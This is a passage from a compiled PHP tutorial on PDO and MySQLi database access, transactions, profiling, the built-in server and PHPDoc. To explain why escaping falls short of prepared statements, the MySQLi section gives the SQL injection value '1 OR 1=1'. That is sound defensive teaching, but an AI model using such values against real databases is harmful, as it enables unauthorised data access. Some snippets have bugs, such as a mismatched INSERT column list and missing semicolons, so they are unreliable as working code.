$dsn = 'mysql:dbname=demo;host=server;port=3306;charset=utf8';
$connection = new \PDO($dsn, $username, $password);

// throw exceptions, when SQL error is caused
$connection->setAttribute(\PDO::ATTR_ERRMODE, \PDO::ERRMODE_EXCEPTION);
// prevent emulation of prepared statements
$connection->setAttribute(\PDO::ATTR_EMULATE_PREPARES, false);
```

Since PDO was designed to be compatible with older MySQL server versions (which did not have support for prepared statements), you have to explicitly disable the emulation. Otherwise, you will lose the added **injection prevention** benefits, that are usually granted by using prepared statements.

Another design compromise, that you have to keep in mind, is the default error handling behavior. If not otherwise configured, PDO will not show any indications of SQL errors.

It is strongly recommended setting it to "exception mode", because that gains you additional functionality, when writing persistence abstractions (for example: having an exception, when violating UNIQUE constraint).

Socket connection

```
$dsn = 'mysql:unix_socket=/tmp/mysql.sock;dbname=demo;charset=utf8';
$connection = new \PDO($dsn, $username, $password);

// throw exceptions, when SQL error is caused
$connection->setAttribute(\PDO::ATTR_ERRMODE, \PDO::ERRMODE_EXCEPTION);
// prevent emulation of prepared statements
$connection->setAttribute(\PDO::ATTR_EMULATE_PREPARES, false);
```

On unix-like systems, if host name is `'localhost'`, then the connection to the server is made through a domain socket.

Database Transactions with PDO

Database transactions ensure that a set of data changes will only be made permanent if every statement is successful. Any query or code failure during a transaction can be caught and you then have the option to roll back the attempted changes.

PDO provides simple methods for beginning, committing, and rollbacking back transactions.

```
$pdo = new PDO(
    $dsn,
    $username,
    $password,
    array(PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION)
```

```
);

try {
    $statement = $pdo->prepare("UPDATE user SET name = :name");

    $pdo->beginTransaction();

    $statement->execute(["name"=>'Bob']);
    $statement->execute(["name"=>'Joe']);

    $pdo->commit();
}
catch (\Exception $e) {
    if ($pdo->inTransaction()) {
        $pdo->rollback();
        // If we got here our two data updates are not in the database
    }
    throw $e;
}
```

During a transaction any data changes made are only visible to the active connection. SELECT statements will return the altered changes even if they are not yet committed to the database.

Note: See database vendor documentation for details about transaction support. Some systems do not support transactions at all. Some support nested transactions while others do not.

Practical Example Using Transactions with PDO

In the following section is demonstrated a practical real world example where the use of transactions ensures the consistency of database.

Imagine the following scenario, let's say you are building a shopping cart for an e-commerce website and you decided to keep the orders in two database tables. One named orders with the fields order_id, name, address, telephone and created_at. And a second one named orders_products with the fields order_id, product_id and quantity. The first table contains the **metadata** of the order while the second one the actual **products** that have been ordered.

Inserting a new order to the database

To insert a new order into the database you need to do two things. First you need to INSERT a new record inside the orders table that will contain the **metadata** of the order (name, address, etc). And then you need to INSERT one record into the orders_products table, for each one of the products that are included in the order.

You could do this by doing something similar to the following:

```
// Insert the metadata of the order into the database
$preparedStatement = $db->prepare(
    'INSERT INTO `orders` (`name`, `address`, `telephone`, `created_at`)
     VALUES (:name, :address, :telephone, :created_at)'
);

$preparedStatement->execute([
    'name' => $name,
```

```
    'address' => $address,
    'telephone' => $telephone,
    'created_at' => time(),
]);

// Get the generated `order_id`
$orderId = $db->lastInsertId();

// Construct the query for inserting the products of the order
$insertProductsQuery = 'INSERT INTO `orders_products` (`order_id`, `product_id`, `quantity`)
VALUES';

$count = 0;
foreach ( $products as $productId => $quantity ) {
    $insertProductsQuery .= ' (:order_id' . $count . ', :product_id' . $count . ', :quantity'
. $count . ')';

    $insertProductsParams['order_id' . $count] = $orderId;
    $insertProductsParams['product_id' . $count] = $productId;
    $insertProductsParams['quantity' . $count] = $quantity;

    ++$count;
}

// Insert the products included in the order into the database
$preparedStatement = $db->prepare($insertProductsQuery);
$preparedStatement->execute($insertProductsParams);
```

This will work great for inserting a new order into the database, until something unexpected happens and for some reason the second INSERT query fails. If that happens you will end up with a new order inside the orders table, which will have no products associated to it. Fortunately, the fix is very simple, all you have to do is to make the queries in the form of a single database transaction.

Inserting a new order into the database with a transaction

To start a transaction using PDO all you have to do is to call the beginTransaction method before you execute any queries to your database. Then you make any changes you want to your data by executing INSERT and / or UPDATE queries. And finally you call the commit method of the PDO object to make the changes permanent. Until you call the commit method every change you have done to your data up to this point is not yet permanent, and can be easily reverted by simply calling the rollback method of the PDO object.

On the following example is demonstrated the use of transactions for inserting a new order into the database, while ensuring the same time the consistency of the data. If one of the two queries fails all the changes will be reverted.

```
// In this example we are using MySQL but this applies to any database that has support for
transactions
$db = new PDO('mysql:host=' . $host . ';dbname=' . $dbname . ';charset=utf8', $username,
$password);

// Make sure that PDO will throw an exception in case of error to make error handling easier
$db->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
```

```
try {
    // From this point and until the transaction is being committed every change to the
database can be reverted
    $db->beginTransaction();

    // Insert the metadata of the order into the database
    $preparedStatement = $db->prepare(
        'INSERT INTO `orders` (`order_id`, `name`, `address`, `created_at`)
         VALUES (:name, :address, :telephone, :created_at)'
    );

    $preparedStatement->execute([
        'name' => $name,
        'address' => $address,
        'telephone' => $telephone,
        'created_at' => time(),
    ]);

    // Get the generated `order_id`
    $orderId = $db->lastInsertId();

    // Construct the query for inserting the products of the order
    $insertProductsQuery = 'INSERT INTO `orders_products` (`order_id`, `product_id`,
`quantity`) VALUES';

    $count = 0;
    foreach ( $products as $productId => $quantity ) {
        $insertProductsQuery .= ' (:order_id' . $count . ', :product_id' . $count . ',
:quantity' . $count . ')';

        $insertProductsParams['order_id' . $count] = $orderId;
        $insertProductsParams['product_id' . $count] = $productId;
        $insertProductsParams['quantity' . $count] = $quantity;

        ++$count;
    }

    // Insert the products included in the order into the database
    $preparedStatement = $db->prepare($insertProductsQuery);
    $preparedStatement->execute($insertProductsParams);

    // Make the changes to the database permanent
    $db->commit();
}
catch ( PDOException $e ) {
    // Failed to insert the order into the database so we rollback any changes
    $db->rollback();
    throw $e;
}
```

PDO: Get number of affected rows by a query

We start off with `$db`, an instance of the PDO class. After executing a query we often want to determine the number of rows that have been affected by it. The `rowCount()` method of the `PDOStatement` will work nicely:

```
$query = $db->query("DELETE FROM table WHERE name = 'John'");
$count = $query->rowCount();
```

```
echo "Deleted $count rows named John";
```

NOTE: This method should only be used to determine the number of rows affected by INSERT, DELETE, and UPDATE statements. Although this method may work for SELECT statements as well, it is not consistent across all databases.

PDO::lastInsertId()

You may often find the need to get the auto incremented ID value for a row that you have just inserted into your database table. You can achieve this with the lastInsertId() method.

```
// 1. Basic connection opening (for MySQL)
$host = 'localhost';
$database = 'foo';
$user = 'root'
$password = '';
$dsn = "mysql:host=$host;dbname=$database;charset=utf8";
$pdo = new PDO($dsn, $user, $password);

// 2. Inserting an entry in the hypothetical table 'foo_user'
$query = "INSERT INTO foo_user(pseudo, email) VALUES ('anonymous', 'anonymous@example.com')";
$query_success = $pdo->query($query);

// 3. Retrieving the last inserted id
$id = $pdo->lastInsertId(); // return value is an integer
```

In postgresql and oracle, there is the RETURNING Keyword, which returns the specified columns of the currently inserted / modified rows. Here example for inserting one entry:

```
// 1. Basic connection opening (for PGSQL)
$host = 'localhost';
$database = 'foo';
$user = 'root'
$password = '';
$dsn = "pgsql:host=$host;dbname=$database;charset=utf8";
$pdo = new PDO($dsn, $user, $password);

// 2. Inserting an entry in the hypothetical table 'foo_user'
$query = "INSERT INTO foo_user(pseudo, email) VALUES ('anonymous', 'anonymous@example.com')
RETURNING id";
$statement = $pdo->query($query);

// 3. Retrieving the last inserted id
$id = $statement->fetchColumn();  // return the value of the id column of the new row in
foo_user
```

Read PDO online: https://riptutorial.com/php/topic/5828/pdo

Chapter 65: Performance

Examples

Profiling with XHProf

[XHProf](#) is a PHP profiler originally written by Facebook, to provide a more lightweight alternative to XDebug.

After installing the `xhprof` PHP module, profiling can be enabled / disabled from PHP code:

```
xhprof_enable();
doSlowOperation();
$profile_data = xhprof_disable();
```

The returned array will contain data about the number of calls, CPU time and memory usage of each function that has been accessed inside `doSlowOperation()`.

`xhprof_sample_enable()`/`xhprof_sample_disable()` can be used as a more lightweight option that will only log profiling information for a fraction of requests (and in a different format).

XHProf has some (mostly undocumented) helper functions to display the data ([see example](#)), or you can use other tools to visualize it (the platform.sh blog [has an example](#)).

Memory Usage

PHP's runtime memory limit is set through the INI directive `memory_limit`. This setting prevents any single execution of PHP from using up too much memory, exhausting it for other scripts and system software. The memory limit defaults to 128M and can be changed in the `php.ini` file or at runtime. It can be set to have no limit, but this is generally considered bad practice.

The exact memory usage used during runtime can be determined by calling `memory_get_usage()`. It returns the number of bytes of memory allocated to the currently running script. As of PHP 5.2, it has one optional boolean parameter to get the total allocated system memory, as opposed to the memory that's actively being used by PHP.

```php
<?php
echo memory_get_usage() . "\n";
// Outputs 350688 (or similar, depending on system and PHP version)

// Let's use up some RAM
$array = array_fill(0, 1000, 'abc');

echo memory_get_usage() . "\n";
// Outputs 387704

// Remove the array from memory
unset($array);
```

```
echo memory_get_usage() . "\n";
// Outputs 350784
```

Now `memory_get_usage` gives you memory usage at the moment it is run. Between calls to this function you may allocate and deallocate other things in memory. To get the maximum amount of memory used up to a certain point, call `memory_get_peak_usage()`.

```
<?php
echo memory_get_peak_usage() . "\n";
// 385688
$array = array_fill(0, 1000, 'abc');
echo memory_get_peak_usage() . "\n";
// 422736
unset($array);
echo memory_get_peak_usage() . "\n";
// 422776
```

Notice the value will only go up or stay constant.

Profiling with Xdebug

An extension to PHP called Xdebug is available to assist in profiling PHP applications, as well as runtime debugging. When running the profiler, the output is written to a file in a binary format called "cachegrind". Applications are available on each platform to analyze these files.

To enable profiling, install the extension and adjust php.ini settings. In our example we will run the profile optionally based on a request parameter. This allows us to keep settings static and turn on the profiler only as needed.

```
// Set to 1 to turn it on for every request
xdebug.profiler_enable = 0
// Let's use a GET/POST parameter to turn on the profiler
xdebug.profiler_enable_trigger = 1
// The GET/POST value we will pass; empty for any value
xdebug.profiler_enable_trigger_value = ""
// Output cachegrind files to /tmp so our system cleans them up later
xdebug.profiler_output_dir = "/tmp"
xdebug.profiler_output_name = "cachegrind.out.%p"
```

Next use a web client to make a request to your application's URL you wish to profile, e.g.

```
http://example.com/article/1?XDEBUG_PROFILE=1
```

As the page processes it will write to a file with a name similar to

```
/tmp/cachegrind.out.12345
```

Note that it will write one file for each PHP request / process that is executed. So, for example, if you wish to analyze a form post, one profile will be written for the GET request to display the HTML form. The XDEBUG_PROFILE parameter will need to be passed into the subsequent POST request to analyze the second request which processes the form. Therefore when profiling

it is sometimes easier to run curl to POST a form directly.

Once written the profile cache can be read by an application such as KCachegrind.

This will display information including:

- Functions executed
- Call time, both itself and inclusive of subsequent function calls
- Number of times each function is called
- Call graphs
- Links to source code

Obviously performance tuning is very specific to each application's use cases. In general it's good to look for:

- Repeated calls to the same function you wouldn't expect to see. For functions that process and query data these could be prime opportunities for your application to cache.
- Slow-running functions. Where is the application spending most of its time? the best payoff in performance tuning is focusing on those parts of the application which consume the most time.

Note: Xdebug, and in particular its profiling features, are very resource intensive and slow down PHP execution. It is recommended to not run these in a production server environment.

Read Performance online: https://riptutorial.com/php/topic/3723/performance

Chapter 66: PHP Built in server

Introduction

Learn how to use the built in server to develop and test your application without the need of other tools like xamp, wamp, etc.

Parameters

Column	Column
-S	Tell the php that we want a webserver
<hostname>:<port>	The host name and the por to be used
-t	Public directory
<filename>	The routing script

Remarks

An example of router script is:

```php
<?php
// router.php
if (preg_match('/\.(?:png|jpg|jpeg|gif)$/', $_SERVER["REQUEST_URI"])) {
    return false;    // serve the requested resource as-is.
}  //the rest of you code goes here.
```

Examples

Running the built in server

```
php -S localhost:80
```

> PHP 7.1.7 Development Server started at Fri Jul 14 15:11:05 2017
> Listening on http://localhost:80
> Document root is C:\projetos\repgeral
> Press Ctrl-C to quit.

This is the simplest way to start a PHP server that responds to request made to localhost at the port 80.

The -S tells that we are starting a webserver.

The *localhost:80* indicates the host that we are answering and the port. You can use other combinations like:

- mymachine:80 - will listen on the address mymachine and port 80;
- 127.0.0.1:8080 - will listen on the address 127.0.0.1 and port 8080;

built in server with specific directory and router script

```
php -S localhost:80 -t project/public router.php
```

> PHP 7.1.7 Development Server started at Fri Jul 14 15:22:25 2017
> Listening on http://localhost:80
> Document root is /home/project/public
> Press Ctrl-C to quit.

Read PHP Built in server online: https://riptutorial.com/php/topic/10782/php-built-in-server

Chapter 67: PHP MySQLi

Introduction

The `mysqli` interface is an improvement (it means "MySQL Improvement extension") of the `mysql` interface, which was deprecated in version 5.5 and is removed in version 7.0. The mysqli extension, or as it is sometimes known, the MySQL improved extension, was developed to take advantage of new features found in MySQL systems versions 4.1.3 and newer. The mysqli extension is included with PHP versions 5 and later.

Remarks

Features

The mysqli interface has a number of benefits, the key enhancements over the mysql extension being:

- Object-oriented interface
- Support for Prepared Statements
- Support for Multiple Statements
- Support for Transactions
- Enhanced debugging capabilities
- Embedded server support

It features a dual interface: the older, procedural style and a new, object-oriented programming (OOP) style. The deprecated `mysql` had only a procedural interface, so the object-oriented style is often preferred. However, the new style is also favorable because of the power of OOP.

Alternatives

An alternative to the `mysqli` interface to access databases is the newer PHP Data Objects (PDO) interface. This features only OOP-style programming and can access more than only MySQL-type databases.

Examples

MySQLi connect

Object oriented style

Connect to Server

```
$conn = new mysqli("localhost","my_user","my_password");
```

Set the default database: `$conn->select_db("my_db");`

Connect to Database

```
$conn = new mysqli("localhost","my_user","my_password","my_db");
```

Procedural style

Connect to Server

```
$conn = mysqli_connect("localhost","my_user","my_password");
```

Set the default database: `mysqli_select_db($conn, "my_db");`

Connect to Database

```
$conn = mysqli_connect("localhost","my_user","my_password","my_db");
```

Verify Database Connection

Object oriented style

```
if ($conn->connect_errno > 0) {
    trigger_error($db->connect_error);
} // else: successfully connected
```

Procedural style

```
if (!$conn) {
   trigger_error(mysqli_connect_error());
} // else: successfully connected
```

MySQLi query

The `query` function takes a valid SQL string and executes it directly against the database connection `$conn`

Object oriented style

```
$result = $conn->query("SELECT * FROM `people`");
```

Procedural style

```
$result = mysqli_query($conn, "SELECT * FROM `people`");
```

> **CAUTION**

A common problem here is that people will simply execute the query and expect it to work (i.e. return a [mysqli_stmt object](#)). Since this function takes only a string, you're building the query first yourself. If there are any mistakes in the SQL at all, the MySQL compiler will fail, **at which point this function will return `false`.**

```
$result = $conn->query('SELECT * FROM non_existent_table'); // This query will fail
$row = $result->fetch_assoc();
```

The above code will generate a `E_FATAL` error because `$result` is `false`, and not an object.

> PHP Fatal error: Call to a member function fetch_assoc() on a non-object

The procedural error is similar, but not fatal, because we're just violating the expectations of the function.

```
$row = mysqli_fetch_assoc($result); // same query as previous
```

You will get the following message from PHP

> mysqli_fetch_array() expects parameter 1 to be mysqli_result, boolean given

You can avoid this by doing a test first

```
if($result) $row = mysqli_fetch_assoc($result);
```

Loop through MySQLi results

PHP makes it easy to get data from your results and loop over it using a `while` statement. When it fails to get the next row, it returns `false`, and your loop ends. These examples work with

- [mysqli_fetch_assoc](#) - Associative array with column names as keys
- [mysqli_fetch_object](#) - `stdClass` object with column names as variables
- [mysqli_fetch_array](#) - Associative AND Numeric array (can use arguments to get one or the other)
- [mysqli_fetch_row](#) - Numeric array

Object oriented style

```
while($row = $result->fetch_assoc()) {
    var_dump($row);
}
```

Procedural style

```
while($row = mysqli_fetch_assoc($result)) {
    var_dump($row);
}
```

To get exact information from results, we can use:

```
while ($row = $result->fetch_assoc()) {
    echo 'Name and surname: '.$row['name'].' '.$row['surname'].'<br>';
    echo 'Age: '.$row['age'].'<br>'; // Prints info from 'age' column
}
```

Close connection

When we are finished querying the database, it is recommended to close the connection to free up resources.

Object oriented style

```
$conn->close();
```

Procedural style

```
mysqli_close($conn);
```

Note: The connection to the server will be closed as soon as the execution of the script ends, unless it's closed earlier by explicitly calling the close connection function.

Use Case: If our script has a fair amount of processing to perform after fetching the result and has retrieved the full result set, we definitely should close the connection. If we were not to, there's a chance the MySQL server will reach its connection limit when the web server is under heavy use.

Prepared statements in MySQLi

Please read Preventing SQL injection with Parametrized Queries for a complete discussion of why prepared statements help you secure your SQL statements from SQL Injection attacks

The `$conn` variable here is a MySQLi object. See MySQLi connect example for more details.

For both examples, we assume that `$sql` is

```
$sql = "SELECT column_1
    FROM table
    WHERE column_2 = ?
        AND column_3 > ?";
```

The `?` represents the values we will provide later. Please note that we do not need quotes for the placeholders, regardless of the type. We can also only provide placeholders in the data portions of the query, meaning `SET`, `VALUES` and `WHERE`. You cannot use placeholders in the `SELECT` or `FROM` portions.

Object oriented style

```
if ($stmt = $conn->prepare($sql)) {
  $stmt->bind_param("si", $column_2_value, $column_3_value);
  $stmt->execute();
```

```
    $stmt->bind_result($column_1);
    $stmt->fetch();
    //Now use variable $column_1 one as if it were any other PHP variable
    $stmt->close();
}
```

Procedural style

```
if ($stmt = mysqli_prepare($conn, $sql)) {
    mysqli_stmt_bind_param($stmt, "si", $column_2_value, $column_3_value);
    mysqli_stmt_execute($stmt);
    // Fetch data here
    mysqli_stmt_close($stmt);
}
```

The first parameter of `$stmt->bind_param` or the second parameter of `mysqli_stmt_bind_param` is determined by the data type of the corresponding parameter in the SQL query:

Parameter	Data type of the bound parameter
i	integer
d	double
s	string
b	blob

Your list of parameters needs to be in the order provided in your query. In this example `si` means the first parameter *(`column_2 = ?`)* is string and the second parameter *(`column_3 > ?`)* is integer.

For retrieving data, see How to get data from a prepared statement

Escaping Strings

Escaping strings is an older (**and less secure**) method of securing data for insertion into a query. It works by using MySQL's function mysql_real_escape_string() to process and sanitize the data (in other words, PHP is not doing the escaping). The MySQLi API provides direct access to this function

```
$escaped = $conn->real_escape_string($_GET['var']);
// OR
$escaped = mysqli_real_escape_string($conn, $_GET['var']);
```

At this point, you have a string that MySQL considers to be safe for use in a direct query

```
$sql = 'SELECT * FROM users WHERE username = "' . $escaped . '"';
$result = $conn->query($sql);
```

So why is this not as secure as prepared statements? There are ways to trick MySQL to produce a

string it considers safe. Consider the following example

```
$id = mysqli_real_escape_string("1 OR 1=1");
$sql = 'SELECT * FROM table WHERE id = ' . $id;
```

`1 OR 1=1` does not represent data that MySQL will escape, yet this still represents SQL injection. There are other examples as well that represent places where it returns unsafe data. The problem is that MySQL's escaping function is designed to **make data comply with SQL syntax**. It's NOT designed to make sure that **MySQL can't confuse user data for SQL instructions**.

MySQLi Insert ID

Retrieve the last ID generated by an `INSERT` query on a table with an AUTO_INCREMENT column.

Object-oriented Style

```
$id = $conn->insert_id;
```

Procedural Style

```
$id = mysqli_insert_id($conn);
```

> Returns zero if there was no previous query on the connection or if the query did not update an AUTO_INCREMENT value.

Insert id when updating rows

Normally an `UPDATE` statement does not return an insert id, since an `AUTO_INCREMENT` id is only returned when a new row has been saved (or inserted). One way of making updates to the new id is to use `INSERT ... ON DUPLICATE KEY UPDATE` syntax for updating.

Setup for examples to follow:

```
CREATE TABLE iodku (
    id INT AUTO_INCREMENT NOT NULL,
    name VARCHAR(99) NOT NULL,
    misc INT NOT NULL,
    PRIMARY KEY(id),
    UNIQUE(name)
) ENGINE=InnoDB;

INSERT INTO iodku (name, misc)
    VALUES
    ('Leslie', 123),
    ('Sally', 456);
Query OK, 2 rows affected (0.00 sec)
Records: 2  Duplicates: 0  Warnings: 0
+----+--------+------+
| id | name   | misc |
+----+--------+------+
|  1 | Leslie |  123 |
|  2 | Sally  |  456 |
```

```
+----+--------+------+
```

The case of IODKU performing an "update" and `LAST_INSERT_ID()` retrieving the relevant `id`:

```
$sql = "INSERT INTO iodku (name, misc)
    VALUES
    ('Sally', 3333)            -- should update
    ON DUPLICATE KEY UPDATE    -- `name` will trigger "duplicate key"
    id = LAST_INSERT_ID(id),
    misc = VALUES(misc)";
$conn->query($sql);
$id = $conn->insert_id;        -- picking up existing value (2)
```

The case where IODKU performs an "insert" and `LAST_INSERT_ID()` retrieves the new `id`:

```
$sql = "INSERT INTO iodku (name, misc)
    VALUES
    ('Dana', 789)            -- Should insert
    ON DUPLICATE KEY UPDATE
    id = LAST_INSERT_ID(id),
    misc = VALUES(misc);
$conn->query($sql);
$id = $conn->insert_id;      -- picking up new value (3)
```

Resulting table contents:

```
SELECT * FROM iodku;
+----+--------+------+
| id | name   | misc |
+----+--------+------+
|  1 | Leslie |  123 |
|  2 | Sally  | 3333 |  -- IODKU changed this
|  3 | Dana   |  789 |  -- IODKU added this
+----+--------+------+
```

Debugging SQL in MySQLi

So your query has failed (see MySQLi connect for how we made `$conn`)

```
$result = $conn->query('SELECT * FROM non_existent_table'); // This query will fail
```

How do we find out what happened? `$result` is `false` so that's no help. Thankfully the connect `$conn` can tell us what MySQL told us about the failure

```
trigger_error($conn->error);
```

or procedural

```
trigger_error(mysqli_error($conn));
```

You should get an error similar to

Table 'my_db.non_existent_table' doesn't exist

How to get data from a prepared statement

Prepared statements

See Prepared statements in MySQLi for how to prepare and execute a query.

Binding of results

Object-oriented style

```
$stmt->bind_result($forename);
```

Procedural style

```
mysqli_stmt_bind_result($stmt, $forename);
```

The problem with using `bind_result` is that it requires the statement to specify the columns that will be used. This means that for the above to work the query must have looked like this `SELECT forename FROM users`. To include more columns simply add them as parameters to the `bind_result` function (and ensure that you add them to the SQL query).

In both cases, we're assigning the `forename` column to the `$forename` variable. These functions take as many arguments as columns you want to assign. The assignment is only done once, since the function binds by reference.

We can then loop as follows:

Object-oriented style

```
while ($stmt->fetch())
    echo "$forename<br />";
```

Procedural style

```
while (mysqli_stmt_fetch($stmt))
    echo "$forename<br />";
```

The drawback to this is that you have to assign a lot of variables at once. This makes keeping track of large queries difficult. If you have MySQL Native Driver (`mysqlnd`) installed, all you need to do is use get_result.

Object-oriented style

```
$result = $stmt->get_result();
```

Procedural style

```
$result = mysqli_stmt_get_result($stmt);
```

This is **much** easier to work with because now we're getting a mysqli_result object. This is the same object that mysqli_query returns. This means you can use a regular result loop to get your data.

What if I cannot install `mysqlnd`?

If that is the case then @Sophivorus has you covered with this amazing answer.

This function can perform the task of `get_result` without it being installed on the server. It simply loops through the results and builds an associative array

```
function get_result(\mysqli_stmt $statement)
{
    $result = array();
    $statement->store_result();
    for ($i = 0; $i < $statement->num_rows; $i++)
    {
        $metadata = $statement->result_metadata();
        $params = array();
        while ($field = $metadata->fetch_field())
        {
            $params[] = &$result[$i][$field->name];
        }
        call_user_func_array(array($statement, 'bind_result'), $params);
        $statement->fetch();
    }
    return $result;
}
```

We can then use the function to get results like this, just as if we were using `mysqli_fetch_assoc()`

```
<?php
$query = $mysqli->prepare("SELECT * FROM users WHERE forename LIKE ?");
$condition = "J%";
$query->bind_param("s", $condition);
$query->execute();
$result = get_result($query);

while ($row = array_shift($result)) {
    echo $row["id"] . ' - ' . $row["forename"] . ' ' . $row["surname"] . '<br>';
}
```

It will have the same output as if you were using the `mysqlnd` driver, except it does not have to be installed. This is very useful if you are unable to install said driver on your system. Just implement this solution.

Read PHP MySQLi online: https://riptutorial.com/php/topic/2784/php-mysqli

Chapter 68: php mysqli affected rows returns 0 when it should return a positive integer

Introduction

This script is designed to handle reporting devices (IoT), when a device is not previously authorized (in the devices table in the database), I add the new device to a new_devices table. I run an update query, and if affected_rows returns < 1, I insert.

When I have a new device report, the first time $stmt->affected_rows runs it returns 0, subsequent communication returns 1, then 1, 0, 2, 2, 2, 0, 3, 3, 3, 3, 3, 3, 0, 4, 0, 0, 6, 6, 6, etc

It's as if the update statement is failing. Why?

Examples

PHP's $stmt->affected_rows intermittently returning 0 when it should return a positive integer

```php
<?php
    // if device exists, update timestamp
    $stmt = $mysqli->prepare("UPDATE new_devices SET nd_timestamp=? WHERE nd_deviceid=?");
    $stmt->bind_param('ss', $now, $device);
    $stmt->execute();
    //echo "Affected Rows: ".$stmt->affected_rows; // This line is where I am checking the
status of the update query.

    if ($stmt->affected_rows < 1){ // Because affected_rows sometimes returns 0, the insert
code runs instead of being skipped. Now I have many duplicate entries.

        $ins = $mysqli->prepare("INSERT INTO new_devices (nd_id,nd_deviceid,nd_timestamp)
VALUES (nd_id,?,?)");
        $ins -> bind_param("ss",$device,$now);
        $ins -> execute();
        $ins -> store_result();
        $ins -> free_result();
    }
?>
```

Read php mysqli affected rows returns 0 when it should return a positive integer online: https://riptutorial.com/php/topic/10705/php-mysqli-affected-rows-returns-0-when-it-should-return-a-positive-integer

Chapter 69: PHPDoc

Syntax

- @api
- @author [name] [<email address>]
- @copyright <description>
- @deprecated [<"Semantic Version">][:<"Semantic Version">] [<description>]
- @example [URI] [<description>]
- {@example [URI] [:<start>..<end>]}
- @inheritDoc
- @internal
- {@internal [description]}}
- @license [<SPDX identifier>|URI] [name]
- @method [return "Type"] [name](["Type"] [parameter], [...]) [description]
- @package [level 1]\[level 2]\[etc.]
- @param ["Type"] [name] [<description>]
- @property ["Type"] [name] [<description>]
- @return <"Type"> [description]
- @see [URI | "FQSEN"] [<description>]
- @since [<"Semantic Version">] [<description>]
- @throws ["Type"] [<description>]
- @todo [description]
- @uses [file | "FQSEN"] [<description>]
- @var ["Type"] [element_name] [<description>]
- @version ["Semantic Version"] [<description>]
- @filesource - Includes current file in phpDocumentor parsing results
- @link [URI] [<description>] - Link tag helps to define relation or link between structural elements.

Remarks

> "PHPDoc" is a section of documentation which provides information on aspects of a "Structural Element" — PSR-5

PHPDoc annotations are comments that provide metadata about all types of structures in PHP. Many popular IDEs are configured by default to utilize PHPDoc annotations to provide code insights and identify possible problems before they arise.

While PHPDoc annotations are not part of the PHP core, they currently hold draft status with PHP-FIG as PSR-5.

All PHPDoc annotations are contained within *DocBlocks* that are demonstrated by a multi-line with two asterisks:

```
/**
 *
 */
```

The full PHP-FIG standards draft is available on GitHub.

Examples

Adding metadata to functions

Function level annotations help IDEs identify return values or potentially dangerous code

```
/**
 * Adds two numbers together.
 *
 * @param Int $a First parameter to add
 * @param Int $b Second parameter to add
 * @return Int
 */
function sum($a, $b)
{
    return (int) $a + $b;
}

/**
 * Don't run me! I will always raise an exception.
 *
 * @throws Exception Always
 */
function dangerousCode()
{
    throw new Exception('Ouch, that was dangerous!');
}

/**
 * Old structures should be deprecated so people know not to use them.
 *
 * @deprecated
 */
function oldCode()
{
    mysql_connect(/* ... */);
}
```

Adding metadata to files

File level metadata applies to all the code within the file and should be placed at the top of the file:

```
<?php

/**
 * @author John Doe (jdoe@example.com)
 * @copyright MIT
 */
```

Inheriting metadata from parent structures

If a class extends another class and would use the same metadata, providing it `@inheritDoc` is a simple way for use the same documentation. If multiple classes inherit from a base, only the base would need to be changed for the children to be affected.

```
abstract class FooBase
{
    /**
     * @param Int $a First parameter to add
     * @param Int $b Second parameter to add
     * @return Int
     */
    public function sum($a, $b) {}
}

class ConcreteFoo extends FooBase
{
    /**
     * @inheritDoc
     */
    public function sum($a, $b)
    {
        return $a + $b;
    }
}
```

Describing a variable

The `@var` keyword can be used to describe the type and usage of:

- a class property
- a local or global variable
- a class or global constant

```
class Example {
    /** @var string This is something that stays the same */
    const UNCHANGING = "Untouchable";

    /** @var string $some_str This is some string */
    public $some_str;

    /**
     * @var array $stuff    This is a collection of stuff
     * @var array $nonsense These are nonsense
     */
    private $stuff, $nonsense;

    ...
}
```

The type can be one of the built-in PHP types, or a user-defined class, including namespaces.

The name of the variable should be included, but can be omitted if the docblock applies to only one item.

Describing parameters

```
/**
 * Parameters
 *
 * @param  int    $int
 * @param  string $string
 * @param  array  $array
 * @param  bool   $bool
 */
function demo_param($int, $string, $array, $bool)
{
}

/**
 * Parameters - Optional / Defaults
 *
 * @param  int    $int
 * @param  string $string
 * @param  array  $array
 * @param  bool   $bool
 */
function demo_param_optional($int = 5, $string = 'foo', $array = [], $bool = false)
{
}

/**
 * Parameters - Arrays
 *
 * @param array          $mixed
 * @param int[]          $integers
 * @param string[]       $strings
 * @param bool[]         $bools
 * @param string[]|int[] $strings_or_integers
 */
function demo_param_arrays($mixed,$integers, $strings, $bools, $strings_or_integers)
{
}

/**
 * Parameters - Complex
 * @param array $config
 * <pre>
 * $params = [
 *          'hostname'     => (string) DB hostname. Required.
 *          'database'     => (string) DB name. Required.
 *          'username'     => (string) DB username. Required.
 * ]
 * </pre>
 */
function demo_param_complex($config)
{
}
```

Collections

PSR-5 proposes a form of Generics-style notation for collections.

Generics Syntax

```
Type[]
Type<Type>
Type<Type[, Type]...>
Type<Type[|Type]...>
```

Values in a Collection MAY even be another array and even another Collection.

```
Type<Type<Type>>
Type<Type<Type[, Type]...>>
Type<Type<Type[|Type]...>>
```

Examples

```php
<?php

/**
 * @var ArrayObject<string> $name
 */
$name = new ArrayObject(['a', 'b']);

/**
 * @var ArrayObject<int> $name
 */
$name = new ArrayObject([1, 2]);

/**
 * @var ArrayObject<stdClass> $name
 */
$name = new ArrayObject([
    new stdClass(),
    new stdClass()
]);

/**
 * @var ArrayObject<string|int|stdClass|bool> $name
 */
$name = new ArrayObject([
    'a',
    true,
    1,
    'b',
    new stdClass(),
    'c',
    2
]);

/**
 * @var ArrayObject<ArrayObject<int>> $name
 */
$name = new ArrayObject([
    new ArrayObject([1, 2]),
    new ArrayObject([1, 2])
```

```php
]);

/**
 * @var ArrayObject<int, string> $name
 */
$name = new ArrayObject([
    1 => 'a',
    2 => 'b'
]);

/**
 * @var ArrayObject<string, int> $name
 */
$name = new ArrayObject([
    'a' => 1,
    'b' => 2
]);

/**
 * @var ArrayObject<string, stdClass> $name
 */
$name = new ArrayObject([
    'a' => new stdClass(),
    'b' => new stdClass()
]);
```

Read PHPDoc online: https://riptutorial.com/php/topic/1881/phpdoc

Chapter 70: Processing Multiple Arrays Together

Examples

Merge or concatenate arrays

```
$fruit1 = ['apples', 'pears'];
$fruit2 = ['bananas', 'oranges'];

$all_of_fruits = array_merge($fruit1, $fruit2);
// now value of $all_of_fruits is [0 => 'apples', 1 => 'pears', 2 => 'bananas', 3 =>
'oranges']
```

Note that `array_merge` will change numeric indexes, but overwrite string indexes

```
$fruit1 = ['one' => 'apples',  'two' => 'pears'];
$fruit2 = ['one' => 'bananas', 'two' => 'oranges'];

